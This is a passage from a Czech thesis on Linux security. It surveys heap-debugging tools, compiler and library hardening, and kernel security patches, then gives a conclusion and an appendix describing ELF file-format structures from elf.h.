Dynamická alokace paměti (heap management) je jednou z oblastí, která je bohatý zdroj chyb, jež je obtížné vystopovat. Zápis za konec bloku alokované paměti (a/nebo před začátek) povede k porušení struktur, které se používají ke správě volné a přidělené paměti na haldě. Existují nástroje, které program zastaví v okamžiku porušení paměti.

Nejznámějším nástrojem je program od Bruce Perensna Electric Fences. Electric Fences nahradí funkce pro správu dynamické paměti vlastními verzemi, které umožňují při porušení paměti program zastavit. Použití Electric Fences spočívá pouze v přidání knihovny do seznamu přilinkovaných knihoven. Electric Fences je možné získat na adrese http://perens.com/FreeSoftware/.

```
$ gcc program.c -o program -lefence
$ ./program
```

Tristan Gingold vytvořil program Checker, který detekuje širší pole problémů než Electric Fences. Program doplňuje kompilátor gcc. Výsledný kód je rozšířený o kontrolu používání všech ukazatelů. Checker je možné získat na adrese http://www.gnu.org/software/checker/checker.html.

```
$ checkergcc program.c -o program
$ ./program
```

Dalším programem, který ošetřuje správu dynamického přidělování paměti, je MemWatch od Johana Lindhe. Stejně jako ostatní nástroje i tento při detekci chyby program zastaví. Jeho výhodou je přehledný statistický výpis stavu dynamicky alokovaných oblastí. MemWatch je možné získat na adrese http://www.gnu.org/directory/devel/Debugging/memwatch.html.

```
Do programu přidáme hlavičkový soubor
#include <memwatch.h>
```

```
$ gcc -DMEMWATCH program.c -o program
$ ./program
```

Posledním nástrojem, o kterém se zmíníme, je YAMD (Yet Another Malloc Debugger) od autora Nata Eldredge. Jeho schopnosti se kryjí s ostatními nástroji. Výhodou je, že nepřidává do výsledného programu navíc žádný kód. Spokojí se pouze s ladícími informacemi, které generuje gcc. YAMD je možné získat na adrese http://www3.hmc.edu/ neldredge/yamd/.

```
$ gcc program.c -g -o program
$ run-yamd ./program
```

9.3.2 Modifikace kompilátoru

Jednou z možností, jak pozměnit stav paměťového prostoru procesu oproti standardní situaci, je modifikace kompilátoru. Touto cestou se vydaly projekty StackGuard a StackShield.

Funkce StackGuardu spočívá ve vložení kontrolního součtu před návratové adresy na zásobníku. Jestliže dojde ke změně uložené návratové adresy, pak před jejím vybráním selže test kontrolního součtu a program je ukončen. StackShield používá odlišnou metodu. Prolog funkce je pozměněn tak, že kopii návratové adresy ukládá do odděleného zásobníku. Epilog funkce provede výběr adresy z odděleného zásobníku a funkce se ukončí. Oba projekty v minulosti obsahovaly množství chyb a jejich ochrana se dala snadno obejít[4]. Navíc z globálního hlediska chrání pouze zásobník, a nepřináší tak žádnou skutečnou bezpečnost. StackGuard je možné získat na adrese http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard/. StackShield je možné získat na stránce http://www.angelfire.com/sk/stackshield/.

Pro úplnost dodejme, že existují kompilátory jazyka C s kontrolou mezí polí. Jejich kvalita se bohužel zdaleka nebliží kompilátoru gcc, a proto nejsou používány. Příkladem je kompilátor Cyclone – http://www.research.att.com/projects/cyclone/.

9.3.3 Modifikace knihovních funkcí

Kromě kompilátoru je možné modifikovat i knihovní funkce. Není příliš praktické vylepšovat imlementaci přímo originální knihovny, protože mohou být značně rozsáhlé a nepřehledné. Přehlednější je udělat si imlementace některých knihovních funkcí ve vlastní knihovně. Tuto knihovnu potom pomocí direktivy LD_PRELOAD zavedeme do paměti. Při vyhledávání dynamicky linkovaných funkcí z knihoven se vždy použije funkce z knihovny, která byla zavedena nejdříve. Knihovny zavedené pomocí direktivy LD_PRELOAD jsou zavedeny před všemi dynamickými knihovnami, které program používá.

Na tomto principu pracuje knihovna **libsafe**. Tato knihovna v sobě obsahuje bezpečnější implementaci většiny známých problematických funkcí ze standardní knihovny jazyka C. Její používání je jednoduché a nevyžaduje žádné překompilování programů. Pouze nastavíme proměnnou LD_PRELOAD nebo provedeme editaci souboru /etc/ld.so.preload. Knihovnu libsafe je možné získat na stránce http://www.gnu.org/directory/security/net/libsafe.html.

```
$ export LD_PRELOAD=libsafe.so.2
$ gcc program.c -o program
$ ./program
```

9.3.4 Modifikace jádra

Modifikací standardního linuxového jádra můžeme dosáhnout značné zvýšení bezpečnosti. Běžnou praxí jsou záplaty vytvářející nespustitelný zásobník a haldu, ošetření dočasných souborů v adresáři /tmp či vylepšení virtuálního souborového systému. Dále se omezují pravomoce superuživatele a zavádějí přístupové seznamy[5] pro povolení určitých operací. Cenou za tyto modifikace jsou často neočekávané komplikace. Zásobník musí být spusitelný např. kvůli systému doručování signálů pro-

[4] http://www.phrack.com/show.php?p=56&a=5

[5] ACL - Access Control List

cesům. S modifikacemi virtuálního souborového systému se špatně vyrovnávají programy spoléhající na určité standardní vlastnosti. Záplaty musí tyto problémy často neelegantně a komplikovaně řešit.

Zatím žádný z existujících projektů, které modifikují jádro, nebyl natolik koncepčně čistý, aby mohl být zařazen do standardního jádra. Modifikace jádra pomocí těchto projektů lze doporučit pouze odborníkům, kteří prostudují zdrojový kód záplaty a dokáží zhodnotit míru získaných výhod a nevýhod. Jednou z největších nevýhod jsou problémy při kombinaci více různých záplat na jádro. Může se stát, že záplaty se navzájem ovlivní a vznikne zcela nestabilní či nefunkční jádro. Další nevýhodou bývá dostupnost záplat pouze pro určité verze jádra. Důvodem je rychlý vývoj linuxového jádra. Známých projektů, které zvyšují bezpečnost jádra je několik:

- LIDS – http://www.lids.org/
  Klíčové vlastnosti:
  - Ochrana souborů. Žádný uživatel včetně superuživatele nemůže modifikovat chráněné soubory. Soubory mohou být zneviditelněny.
  - Ochrana procesů. Žádný uživatel včetně superuživatele nemůže ukončit chráněné procesy. Procesy mohou být zneviditelněny.
  - Implementace přístupových seznamů ACL (Access Control List)
  - Skener portů
  - Nástroje pro správu vylepšených logovacích schopností kernelu
- Medusa – http://medusa.fornax.sk/
  Medusa je dílem slovenské autorské dvojice Marek Zelem a Milan Pikula. Medusa definuje příslušnosti objektů do domén, které mají rozdílně upravené virtuální adresní prostory.
- OpenWall – http://www.openwall.com/
  Projekt OpenWall byl jedním z prvních projektů zaměřených na zvýšení bezpečnosti jádra. Jeho původní cíl byl nespustitelný zásobník. Dodnes směřuje většina prací v projektu právě pouze k tomuto cíli. Navíc implementuje určité omezení pro adresáře /tmp a /proc.
- PaX (PageExec)– http://pageexec.virtualave.net/
  Projekt PaX implementuje nespustitelný zásobník a haldu. Novinkou, kterou vnáší do bezpečnosti jádra, je změna rozvržení využívání virtuálního adresního prostoru procesem. Metoda se nazývá ASLR (Address Space Layout Randomization).
- RSBAC (Rule Set Based Access Control) – http://www.rsbac.org/
  Základem tohoto projektu je definování pravidel a povolení pro různé operace. Podporovaných druhů seznamů je celkem 11. Namátkou jmenujme alespoň některé: MAC (Mandatory Access Control), FC (Function Control), SIM (Security Information Modification) a ACL (Access Control List).
- SELinux (Security Enhanced Linux) – http://www.nsa.gov/selinux/
  Tento projekt pochází z dílny americké Národní bezpečnostní agentury NSA. Jeho idea vychází z omezení práv uživatele na nezbytně nutné minimum pro jeho práci. V podstatě se dá říci, že implementuje model MAC (Mandatory Access Control). Model MAC přiřazuje všem subjektům

a objektům bezpečnostní atribut. Na základě porovnání atributů dojde k povolení resp. nepovolení přístupu. Mezi vývojáři linuxového jádra není tomuto produktu věnována větší pozornost. Důvodem jsou obavy z možných nezdokumentovaných změn, které mohla NSA provést.

Na konferenci OpenWeekend 2002[6] pořádané v prostorách Elektrotechnické fakulty ČVUT se setkali programátoři tří nejdokonalejších projektů – Amon Ott (RSBAC), Milan Pikula (Medusa) a Philippe Biondi (LIDS). Všichni se shodli, že zvýšení bezpečnosti standardního linuxového jádra bude dlouhodobý proces. Důvodem je jeho veliká rozsáhlost a distribuovaný vývoj po celém světě. Přidání bezpečnostní záplaty některého z jmenovaných projektů by byla příliš dalekosáhlá změna. Vývoj nových vlastností jádra by se musel na delší dobu zastavit a správci jednotlivých částí jádra by museli odladit a potvrdit správnou funkci. Hlavní správce linuxového jádra, pan Torvalds, je zastáncem postupného vylepšování a zvyšování bezpečnosti. Vše dokládají jeho vlastní slova[7]: *"I'm only arguing against stupid people who think they need a revolution to improve - most real improvements are evolutionary."*

Programátoři také hovořili a výhodách a nevýhodách jejich projektů. Závěr vypadá takto:

- Největší výhodou projektu RSBAC je množství pravidel a omezení, které imlementuje. Zároveň to lze považovat i za největší nevýhodu, protože nastudování a nastavení pravidel může trvat poměrně dlouho.
- Největší výhodou projektu Medusa je jeho průhledná implementace, která pouze minimálně modifikuje jádro. Nevýhodou je, že Medusa pouze vytváří upravené adresní prostory, do kterých uživatel musí sám doprogramovat bezpečnostní modely, jako např. ACL.
- Největší výhodou projektu LIDS je rozumná míra množství přístupových pravidel a jejich výchozí nastavení po instalaci. Tuto vlastnost uvítají zejména lidé s menší znalostí problematiky. Nevýhodou je poměrně velký zásah do jádra, který např. vede až tak daleko, že aktivace nové konfigurace LIDSu vyžaduje restart počítače. To je velmi nepřijemná vlastnost pro nasazení na serverech.

V devadesátých letech dvacátého století se většina bezpečnostních záplat na jádro ubírala cestou nespustitelného zásobníku a haldy. Postupem času se začala projevovat nechuť vývojářů složitě řešit nedostatky stránkování na procesorech řady x86. Nemožnost nastavit příznak sputitelnosti/nespustitelnosti u jednotlivých stránek paměti je v tomto ohledu považována za jeden z největších nedostatků procesorů řady x86. Vývojáři se pomalu začali ubírat směrem k inovacím, které jsou globálního charakteru bez ohledu na mikroprocesorovou architekturu. Když se kolem roku 2000 objevila technika **return-into-lib** (viz odstavec 7.3.4 na straně 74), bylo zřejmé, že nespustitelný zásobník či halda nepřináší žádnou skutečnou vrstvu bezpečnosti. Bezpečnostní záplaty od té doby směřují k omezování povolených operací pomocí přístupových seznamů. Došlo k omezení i pravomocí superuživatele a zvýšily se logovací schopnosti jádra.

[6] http://www.openweekend.cz
[7] http://kerneltrap.org/node.php?id=521&cid=1925

Na závěr lze celkově říci, že zpravidla není možné kombinovat záplaty, které provádějí rozsáhlý zásah do standardního jádra. Týká se to především modifikací pro reálný čas[8] a kryptované souborové systémy[9]. Oproti tomu záplata vylepšující ovladač síťové karty nebude pravděpodobně způsobovat komplikace. Po úspěšné aplikaci záplat a kompilaci jádra je potřeba ověřit funkčnost uživatelských aplikací. U serverových aplikací jako apache, bind či gated zpravidla nebývají komplikace. Autoři bezpečnostních záplat předpokládají nasazení především na serverech, a proto své záplaty oproti typickým aplikacím dostatečně testují. Na pracovních stanicích s netestovaných softwarem může dojít k nepředvídatelným problémům, či naopak, vše může fungovat správně. Protože výsledné vlastnosti systému se často výrazně liší v závisloti na verzi jádra a verzi záplaty, není bohužel možné provést rozsáhlé testy se všemi uživatelskými aplikacemi.

[8] http://www.realtimelinuxfoundation.org/
[9] http://www.kerneli.org/

Kapitola 10

Závěr

Diplomová práce nás detailně provedla zákulisím nejčastějších útoků na počítačový systém. Třebaže jsme se věnovali především systému GNU/Linux, většina zde uvedených informací má obecnou platnost. Stranou zůstaly pouze moduly vkládané do linuxového jádra (LKM - Loadable Kernel Modules), s jejichž pomocí lze provést přesměrování systémových volání jádra. Popis těchto metod by vydal na publikaci nejméně stejně obsáhlou, jako je tato diplomová práce. Navíc LKM jsou závislé na verzi jádra.

Zjistili jsme, že mnoho problémů s bezpečností mají na svědomí nedostatky mikroprocesorové architektury x86 a samotný jazyk C. Není pravděpodobné, že bychom se v blízké budoucnosti v tomto směru mohli dočkat výraznějších změn. Ovládnutí trhu osobních počítačů PC s procesory řady x86 je zřejmé. A nová mikroprocesorová architektura IA-64 firmy Intel nedosahuje zatím očekávaného rozkvětu. O poznání lépe je vnímán krok konkurenčního výrobce kompatibilních procesorů firmy AMD. Její nová 64-bitová architektura (Opteron) je s mikroprocesory x86 zpětně kompatibilní a označuje se jako x86-64. Jazyk C při vývoji operačních systémů také velmi pravděpodobně nebude v brzké době nahrazen. Přepsání do modernějších objektových programovacích jazyků by bylo velmi nákladné. Otázkou také zůstává, jaký jazyk zvolit a jaký dopad by tato volba měla na rychlost operačního systému.

Jiná situace je u programování uživatelských aplikací. Potřeba vytvářet aplikace v kratším čase vede vývojáře k jazykům jako Java, C#, či SmallTalk. Většinou se jedná o objektové jazyky interpretované na virtuálních strojích. Intepretace přináší nesporné výhody, jako např. platformní nezávislost a pokročilé metody automatického uvolňování paměti. Také nemožnost přímého přístupu do paměti výrazně zvyšuje bezpečnost. Nevýhodou je nižší rychlost v porovnání s programy napsanými v jazyce C. Častým argumentem zastánců interpretovaných jazyků bývá, že se jedná o nevýhodu pouze dočasnou, neboť problém vyřeší rychlejší hardware. Tvrzení o dočasnosti této nevýhody je však poněkud v rozporu s dlouholetým pozorováním, z něhož vyplývá, že současné softwarové projekty vždy počítají s hardwarem budoucnosti.

Není vyloučeno, že se také objeví metody úniků z virtuálních strojů. Touto cestou půjde získat přímý přístup do paměti, který je základním krokem na cestě k ovládnutí operačního systému. První

vlaštovkou ve výzkumu možností úniku z virtuálních strojů, může být letošní setkání slovenské skupiny Hysteria. Jedním z uvažovaných témat soutěže pro účastníky setkání by měl být únik z prostředí programu VMware. V době, kdy tato práce vznikala, nebyly dostupné žádné bližší informace.

Největším krokem, který můžeme ke zvýšení počítačové bezpečnosti udělat již nyní, je otevřenost software. Na pozadí útoků není nic jiného než chyby v programovém vybavení počítačů. Chyby, o kterých je potřeba hovořit a napravovat je.

Na světě existuje v současné době několik desítek skupin expertů, které se věnují analýze bezpečnosti programů a operačních systémů. Postup při nalezení chyby bývá vždy stejný. Upozornění autorů s ultimativní žádostí o opravu. Po uplynutí několika týdnů, které autoři dostali na odstranění chyby, následuje její zveřejnění pro odbornou věřejnost.

Bohužel, skutečnost může vypadat tak, že firmy odmítají dát programátorům čas k opravě chyb, protože přidání nových funkcí a rychlé dodání nové verze produktu na trh je přednější. Často se také stane, že někteří nezodpovědní správci počítačových systémů neprovedou aktualizaci oprav. Vše má pak rychlý spád. Zvídavá mládež čte na Internetu odborné články o chybách v programech a zkouší, zda staré triky ještě fungují. K jejich překvapení často ano. Postižené firmy vykazují rekordní ztráty, média hovoří o geniálních hackerech, vláda reaguje prosazením zákona o nelegálnosti odborných publikací o chybách v programech. Tato situace nastala v USA, kde v roce 2000 vstupuje v platnost zákon DMCA (Digital Millenium Copyright Act). Chyby v programech nezmizely, je jen nelegální o nich informovat. Zda stejnou cestu zvolí i starý kontinent, ukáže čas.

Příloha A

ELF formát a jeho zavedení do paměti

Spustitelný binární formát ELF (Executable and Linking Format) je standarizovaný typ spustitelných souborů pro UNIXové platformy. Jeho správou je pověřena komise TIS, (Tool Interface Standard) a aktuální verze je 1.2, viz [4]. Specifikace určuje povinnou, částečně hierarchickou, strukturu souboru.

ELF formát definuje 3 základní typy souborů:


Relokovatelný soubor – Obsahuje kód a data ve tvaru vhodném pro sestavení (pomocí programu, který anglicky označujeme termínem **linker**) spustitelných nebo sdílených souborů.
Příklad získání relokovatelného souboru: **gcc -c program.c -o program.o**.

Spustitelný soubor – Obsahuje kód a data ve tvaru vhodném pro přímé zavedení do paměti a spuštění (pomocí programu, který anglicky označujeme termínem **loader**).
Příklad získání spustitelného souboru: **gcc program.c -o program**.

Sdílený soubor – Obsahuje kód a data ve tvaru vhodném pro sestavení s jinými sdílenými soubory či relokovatelnými soubory za účelem vytvoření nových sdílených nebo spustitelných souborů.
Příklad získání sdíleného souboru: **gcc -fPIC -shared libx.c -o libx.so**.

Sestavovací program, který dále budeme označovat jako **linker**, na soubor hledí jako na soustavu sekcí. Z jednotlivých sekcí získává informace nutné pro sestavení sdílených nebo spustitelných souborů. Rozdílný pohled používá zavaděč. Jeho úkolem je co nejrychlejší zavedení segmentů (skupin sekcí) programu do paměti a předání řízení do textového segmentu.

ELF hlavička popisuje typ souboru a organizaci jednotlivých částí formátu. U spustitelných souborů musí být přítomna tabulka hlaviček segmentů, které určují jak mají být segmenty zavedeny do paměti. Segmenty se mohou navzájem překrývat. Relokovatelné a sdílené soubory musí obsahovat tabulku hlaviček sekcí s informacemi pro linker.



Obrázek A.1: Dva různé pohledy na soubor ve formátu ELF

A.1 Struktura hlaviček

Všechny struktury jsou definovány v hlavičkovém souboru *elf.h*. Následují vybrané struktury a konstanty platné pro GNU/Linux.

Definice datových typů

```
typedef unsigned int    Elf32_Addr;
typedef unsigned short  Elf32_Half;
typedef unsigned int    Elf32_Off;
typedef signed int      Elf32_Sword;
typedef unsigned int    Elf32_Word;
```

ELF hlavička (ELF header)

```
typedef struct
{
  unsigned char e_ident[EI_NIDENT];     /* Magic number and other info */
  Elf32_Half    e_type;                 /* Object file type */
  Elf32_Half    e_machine;              /* Architecture */
  Elf32_Word    e_version;              /* Object file version */
  Elf32_Addr    e_entry;                /* Entry point virtual address */
  Elf32_Off     e_phoff;                /* Program header table file offset */
  Elf32_Off     e_shoff;                /* Section header table file offset */
  Elf32_Word    e_flags;                /* Processor-specific flags */
  Elf32_Half    e_ehsize;               /* ELF header size in bytes */
  Elf32_Half    e_phentsize;            /* Program header table entry size */
  Elf32_Half    e_phnum;                /* Program header table entry count */
  Elf32_Half    e_shentsize;            /* Section header table entry size */
  Elf32_Half    e_shnum;                /* Section header table entry count */
  Elf32_Half    e_shstrndx;             /* Section header string table index */
} Elf32_Ehdr;
```

```
/* e_ident */
#define EI_NIDENT (16)
#define ELFMAG      "\177ELF"

#define EI_CLASS    4       /* File class byte index */
#define ELFCLASS32  1       /* 32-bit objects */

#define EI_DATA     5       /* Data encoding byte index */
#define ELFDATA2LSB 1       /* 2's complement, little endian */

#define EI_VERSION  6       /* File version byte index */
#define EV_CURRENT  1       /* Current version */

/* e_type */
#define ET_NONE     0       /* No file type */
#define ET_REL      1       /* Relocatable file */
#define ET_EXEC     2       /* Executable file */
#define ET_DYN      3       /* Shared object file */
#define ET_CORE     4       /* Core file */

/* e_machine */
#define EM_386      3       /* Intel 80386 */

/* e_version */
#define EV_NONE     0       /* Invalid ELF version */
#define EV_CURRENT  1       /* Current version */
```

ELF hlavička je rozcestníkem celého souboru. Obsahuje informace o formátu, umístění/velikosti tabulek hlaviček segmentů a sekcí, index sekce s názvy sekcí, adresu vstupního bodu – první instrukce kódu programu. Vstupní bod je spojen se symbolickým návěštím **_start**.

Hlavička segmentu (Segment header)

```
typedef struct
{
  Elf32_Word    p_type;     /* Segment type */
  Elf32_Off     p_offset;   /* Segment file offset */
  Elf32_Addr    p_vaddr;    /* Segment virtual address */
  Elf32_Addr    p_paddr;    /* Segment physical address */
  Elf32_Word    p_filesz;   /* Segment size in file */
  Elf32_Word    p_memsz;    /* Segment size in memory */
  Elf32_Word    p_flags;    /* Segment flags */
  Elf32_Word    p_align;    /* Segment alignment */
} Elf32_Phdr;

/* p_type */
#define PT_NULL     0       /* Program header table entry unused */
#define PT_LOAD     1       /* Loadable program segment */
#define PT_DYNAMIC  2       /* Dynamic linking information */
#define PT_INTERP   3       /* Program interpreter */
#define PT_NOTE     4       /* Auxiliary information */
#define PT_SHLIB    5       /* Reserved */
```

```
#define PT_PHDR      6          /* Entry for header table itself */

/* p_flags */
#define PF_X         (1 << 0)   /* Segment is executable */
#define PF_W         (1 << 1)   /* Segment is writable */
#define PF_R         (1 << 2)   /* Segment is readable */
```

PT_LOAD – Pro spuštění programu se do paměti mapují pouze obsahy segmentů typu PT_LOAD. Jejich počet není omezen. Nejčastější je případ dvou segmentů - kódového (neboli textového) a datového.

PT_INTERP – Program nemusí být spouštěn přímo předáním řízení na adresu vstupního bodu. V sekci typu PT_INTERP může být umístěn název interpretu programu. Zpravidla jím je RTLD (Runtime Link Editor).

PT_DYNAMIC – Segment typu PT_DYNAMIC obsahuje informace potřebné pro dynamické linkování.

PT_PHDR – Segment typu PT_PHDR pouze symbolicky označuje oblast tabulky hlaviček segmentů. Označení není povinné.

PT_NOTE – Segment typu PT_NOTE zahrnuje sekce obsahující doplňující informace o programu.


- **hodnoty položek p_offset a p_vaddr musí být kongruentní modulo velikost stránky paměti (4kB)**
- položka p_paddr má význam pouze pro operační systémy pracující přímo s fyzickými adresami
- implicitní umístění kódového segmentu je na adresu 0x8048000

Ukázka pro textový segment o velikosti 1152B a datový segment o velikosti 292B je na obrázku A.2. Obsah výplně je dán byty v souboru, které následují za daným segmentem. Mapování segmentů do paměti se provádí systémovým voláním mmap() po násobcích 4kB. Pokud již ze souboru nelze číst další byty je výplň tvořena nulami.

Pro položky p_filesz a p_memsz musí platit vztah $p\_filesz \leq p\_memsz$. Pro případ $p\_filesz < p\_memsz$ je oblast paměti dána rozdílem $p\_memsz - p\_filesz$ nastavena na nulu. Takto vzniká sekce .bss.

Hlavička sekce (Section header)

```
typedef struct
{
  Elf32_Word    sh_name;        /* Section name (string tbl index) */
  Elf32_Word    sh_type;        /* Section type */
  Elf32_Word    sh_flags;       /* Section flags */
```



Obrázek A.2: Zavedení segmentů programu do paměti

```
  Elf32_Addr    sh_addr;          /* Section virtual addr at execution */
  Elf32_Off     sh_offset;        /* Section file offset */
  Elf32_Word    sh_size;          /* Section size in bytes */
  Elf32_Word    sh_link;          /* Link to another section */
  Elf32_Word    sh_info;          /* Additional section information */
  Elf32_Word    sh_addralign;     /* Section alignment */
  Elf32_Word    sh_entsize;       /* Entry size if section holds table */
} Elf32_Shdr;

/* sh_type */
#define SHT_NULL        0       /* Section header table entry unused */
#define SHT_PROGBITS    1       /* Program data */
#define SHT_SYMTAB      2       /* Symbol table */
#define SHT_STRTAB      3       /* String table */
#define SHT_RELA        4       /* Relocation entries with addends */
#define SHT_HASH        5       /* Symbol hash table */
#define SHT_DYNAMIC     6       /* Dynamic linking information */
#define SHT_NOTE        7       /* Notes */
#define SHT_NOBITS      8       /* Program space with no data (bss) */
#define SHT_REL         9       /* Relocation entries, no addends */
#define SHT_SHLIB       10      /* Reserved */
#define SHT_DYNSYM      11      /* Dynamic linker symbol table */

/* sh_glags */
#define SHF_WRITE       (1 << 0)  /* Writable */
#define SHF_ALLOC       (1 << 1)  /* Occupies memory during execution */
#define SHF_EXECINSTR   (1 << 2)  /* Executable */
```

Všechna data v souboru, kromě ELF hlavičky a tabulek hlaviček segmentů resp. sekcí, bývají součástí některé sekce. Každá sekce má v tabulce hlaviček sekcí právě jeden záznam. Ne každý záznam v tabulce hlaviček sekcí musí mít sekci. Každá sekce obsahuje ucelenou posloupnost bytů v souboru (počet bytů může být nulový). Sekce se nemohou překrývat. V souboru mohou být data, která nejsou popsána žádnou hlavičkou sekcí a nejsou ani součástí žádné sekce. Data, která nelze referencovat z tabulky hlaviček sekcí, je možné odstranit příkazem **strip**.

Položka sekce typu SHT_SYMTAB nebo SHT_DYNSYM (Symbol table entry)

```
typedef struct
{
  Elf32_Word    st_name;        /* Symbol name (string tbl index) */
  Elf32_Addr    st_value;       /* Symbol value */
  Elf32_Word    st_size;        /* Symbol size */
  unsigned char st_info;        /* Symbol type and binding */
  unsigned char st_other;       /* Symbol visibility */
  Elf32_Section st_shndx;       /* Section index */
} Elf32_Sym;

/* st_info */
#define ELF32_ST_BIND(val)      (((unsigned char) (val)) >> 4)
#define STB_LOCAL       0       /* Local symbol */
#define STB_GLOBAL      1       /* Global symbol */
#define STB_WEAK        2       /* Weak symbol */


#define ELF32_ST_TYPE(val)      ((val) & 0xf)
#define STT_NOTYPE      0       /* Symbol type is unspecified */
#define STT_OBJECT      1       /* Symbol is a data object */
#define STT_FUNC        2       /* Symbol is a code object */
#define STT_SECTION     3       /* Symbol associated with a section */
#define STT_FILE        4       /* Symbol's name is file name */
#define STT_COMMON      5       /* Symbol is a common data object */

#define ELF32_ST_INFO(bind, type)       (((bind) << 4) + ((type) & 0xf))
```

Tabulky symbolů obsahují informace potřebné pro nalezení a relokaci symbolických návěští a referencí programu. Kompilátor gcc vytváří sekci .dynsym (SHT_DYNSYM) pro uchování symbolů, které jsou nutné pro běh programu. Sekce .symtab (SHT_SYMTAB) obsahuje pomocné symboly, které se využívají při analýze souboru (gdb, objdump, ...). Program **strip** tuto sekci odstraní.

Položka sekce typu SHT_REL (Relocation table entry)

```
typedef struct
{
  Elf32_Addr    r_offset;       /* Address */
  Elf32_Word    r_info;         /* Relocation type and symbol index */
} Elf32_Rel;

#define ELF32_R_SYM(val)        ((val) >> 8)

#define ELF32_R_TYPE(val)       ((val) & 0xff)
#define R_386_NONE      0       /* No reloc */
#define R_386_32        1       /* Direct 32 bit  */
#define R_386_PC32      2       /* PC relative 32 bit */
#define R_386_GOT32     3       /* 32 bit GOT entry */
#define R_386_PLT32     4       /* 32 bit PLT address */
#define R_386_COPY      5       /* Copy symbol at runtime */
```

```
#define R_386_GLOB_DAT 6          /* Create GOT entry */
#define R_386_JMP_SLOT 7          /* Create PLT entry */
#define R_386_RELATIVE 8          /* Adjust by program base */
#define R_386_GOTOFF   9          /* 32 bit offset to GOT */
#define R_386_GOTPC    10         /* 32 bit PC relative offset to GOT */

#define ELF32_R_INFO(sym, type)   (((sym) << 8) + ((type) & 0xff))
```

Relokace je proces propojení symbolických referencí se symbolickými návěštími. Např. při volání funkce ze sdílené knihovny se musí určit správná adresa návěští funkce v závisloti na adrese zavedení knihovny do paměti. Kompilátor vytváří dvě sekce tohoto typu – .rel.plt, .rel.dyn.


Položka sekce typu SHT_DYNAMIC (Dynamic table entry)

```
typedef struct
{
  Elf32_Sword    d_tag;           /* Dynamic entry type */
  union
    {
      Elf32_Word d_val;           /* Integer value */
      Elf32_Addr d_ptr;           /* Address value */
    } d_un;
} Elf32_Dyn;

/* d_tag */
#define DT_NULL         0         /* Marks end of dynamic section */
#define DT_NEEDED       1         /* Name of needed library */
#define DT_PLTRELSZ     2         /* Size in bytes of PLT relocs */
#define DT_PLTGOT       3         /* Processor defined value */
#define DT_HASH         4         /* Address of symbol hash table */
#define DT_STRTAB       5         /* Address of string table */
#define DT_SYMTAB       6         /* Address of symbol table */
#define DT_RELA         7         /* Address of Rela relocs */
#define DT_RELASZ       8         /* Total size of Rela relocs */
#define DT_RELAENT      9         /* Size of one Rela reloc */
#define DT_STRSZ        10        /* Size of string table */
#define DT_SYMENT       11        /* Size of one symbol table entry */
#define DT_INIT         12        /* Address of init function */
#define DT_FINI         13        /* Address of termination function */
#define DT_SONAME       14        /* Name of shared object */
#define DT_RPATH        15        /* Library search path (deprecated) */
#define DT_SYMBOLIC     16        /* Start symbol search here */
#define DT_REL          17        /* Address of Rel relocs */
#define DT_RELSZ        18        /* Total size of Rel relocs */
#define DT_RELENT       19        /* Size of one Rel reloc */
#define DT_PLTREL       20        /* Type of reloc in PLT */
#define DT_DEBUG        21        /* For debugging; unspecified */
#define DT_TEXTREL      22        /* Reloc might modify .text */
#define DT_JMPREL       23        /* Address of PLT relocs */
#define DT_BIND_NOW     24        /* Process relocations of object */
```

Pokud program využívá možností dynamicky linkovaných knihoven musí obsahovat sekci typu SHT_DYNAMIC. Jednotlivé položky obsahují informace o závislosti na konkrétních dynamických knihovnách a dále indexy sekcí, které také souvisí s dynamickým linkováním. Sekce .dynamic.


Struktura sekce typu SHT_NOTE

```
typedef struct
{
  Elf32_Word n_namesz;        /* Length of the note's name.       */
  Elf32_Word n_descsz;        /* Length of the note's descriptor.         */
  Elf32_Word n_type;          /* Type of the note.       */
} Elf32_Nhdr;
```



Umístění řetězců musí být zarovnáno po 4B. Kompilátor gcc vytváří sekce .note.ABI-tag a .note.

Struktura sekce typu SHT_HASH



Hashovací tabulka zrychluje přístup do tabulky symbolů k danému jménu symbolu. Kompilátor vytváří sekci .hash. Pole **bucket** resp. **chain** obsahuje **nbucket** resp. **nchain** položek. Položky polí bucket i chain obsahují index do tabulky symbolů. Funkce **elf_hash()** vrací hodnotu **x** pro zadané jméno symbolu. Index **y** získaný výrazem $bucket[x \,\%\, nbucket]$ odkazuje do tabulky symbolů i do pole chain. Pokud získaný symbol z tabulky symbolů není správný, potom **chain[y]** udává nový index do tabulky symbolů a pole chain. V případě, že symbol s požadovaným jménem není nalezen, je výsledekem hledání nultý symbol z tabulky symbolů s hodnotou STN_UNDEF.

```
unsigned long elf_hash(const unsigned char *name) {
        unsigned long h = 0, g;

        while (*name) {
                h = (h << 4) + *name++;
